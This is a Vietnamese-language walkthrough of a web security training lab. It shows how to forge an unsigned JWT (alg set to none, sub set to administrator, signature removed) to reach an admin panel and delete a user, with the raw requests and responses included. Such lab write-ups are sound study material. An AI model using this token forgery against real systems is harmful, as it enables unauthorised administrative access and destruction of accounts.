

Lab: JWT authentication bypass via flawed signature verification

APPRENTICE



LAB

Not solved




This lab uses a JWT-based mechanism for handling sessions. The server is insecurely configured to accept unsigned JWTs.


To solve the lab, modify your session token to gain access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`


- Mục đích: Truy cập vào trang admin và xóa tài khoản carlos





- Đăng nhập tài khoản người dùng wiener



- Bắt gói tin bằng BurpSuite thì ta nhận được Session



- Chuyển qua Repeater và sửa payload “sub” thành “administrator”, header “alg” thành “none”, cuối cùng xóa chữ ký ở phần session đi.



- Sau đó gửi và xuất hiện “Admin panel”

Request

```
1 GET /admin HTTP/2
2 Host: 0a2600f9042e9f0482b7ca3000eb00a4.web-security-academy.net
3 Cookie: session=eyJraWQ1OjI1ZTY3M2YyYi1hMzIsLTQeYmQ0OTRmMCIhNmcSMTZlOTI0NGIiLCJhbGciOiJub251In013d.eyJpc3MiOiJub3J0c3dp22diciIsImV4cCI6MTcyNDY0NDI2MCwic3ViIjo1YWItaW5pc3RyYXRvciJ9.
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-UA: "Chromium";v="127", "Not)A;Brand";v="99"
13 Sec-Ch-UA-Mobile: ?0
14 Sec-Ch-UA-Platform: "Windows"
15 Accept-Language: en-US
16 Referer: https://0a2600f9042e9f0482b7ca3000eb00a4.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
```

Response

Web Security Academy

JWT authentication bypass via flawed signature verification

LAB Not solved

Home | Admin panel | My account

Back to lab description

Users

wiener - Delete

carlos - Delete

- Đọc code html và thấy đường dẫn để xóa tài khoản carlos

Request

```
1 GET /admin HTTP/2
2 Host: 0a2600f9042e9f0482b7ca3000eb00a4.web-security-academy.net
3 Cookie: session=eyJraWQ1OjI1ZTY3M2YyYi1hMzIsLTQeYmQ0OTRmMCIhNmcSMTZlOTI0NGIiLCJhbGciOiJub251In013d.eyJpc3MiOiJub3J0c3dp22diciIsImV4cCI6MTcyNDY0NDI2MCwic3ViIjo1YWItaW5pc3RyYXRvciJ9.
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-UA: "Chromium";v="127", "Not)A;Brand";v="99"
13 Sec-Ch-UA-Mobile: ?0
14 Sec-Ch-UA-Platform: "Windows"
15 Accept-Language: en-US
16 Referer: https://0a2600f9042e9f0482b7ca3000eb00a4.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
```

Response

```
</a>
<p>
  1
</p>
</section>
49
50 </header>
51 <header class="notification-header">
52 </header>
53 <section>
54 <div>
  Users
  </div>
55 <div>
56 <span>
    wiener -
  </span>
57 <a href="/admin/delete?username=wiener">
    Delete
  </a>
58 </div>
59 <div>
60 <span>
    carlos -
  </span>
61 <a href="/admin/delete?username=carlos">
    Delete
  </a>
```

- Xóa tài khoản “carlos”

Request

```
1 GET /admin HTTP/2
2 Host: 0a2600f9042e9f0482b7ca3000eb00a4.web-security-academy.net
3 Cookie: session=eyJraWQ1OjI1ZTY3M2YyYi1hMzIsLTQeYmQ0OTRmMCIhNmcSMTZlOTI0NGIiLCJhbGciOiJub251In013d.eyJpc3MiOiJub3J0c3dp22diciIsImV4cCI6MTcyNDY0NDI2MCwic3ViIjo1YWItaW5pc3RyYXRvciJ9.
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-UA: "Chromium";v="127", "Not)A;Brand";v="99"
13 Sec-Ch-UA-Mobile: ?0
14 Sec-Ch-UA-Platform: "Windows"
15 Accept-Language: en-US
16 Referer: https://0a2600f9042e9f0482b7ca3000eb00a4.web-security-academy.net/admin/delete?username=carlos
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
```

Response

Web Security Academy

JWT authentication bypass via flawed signature verification

LAB Solved

Congratulations, you solved the lab!

Share your skills! Back to lab description

Continue learning

Home | Admin panel | My account

User deleted successfully!

Users

wiener - Delete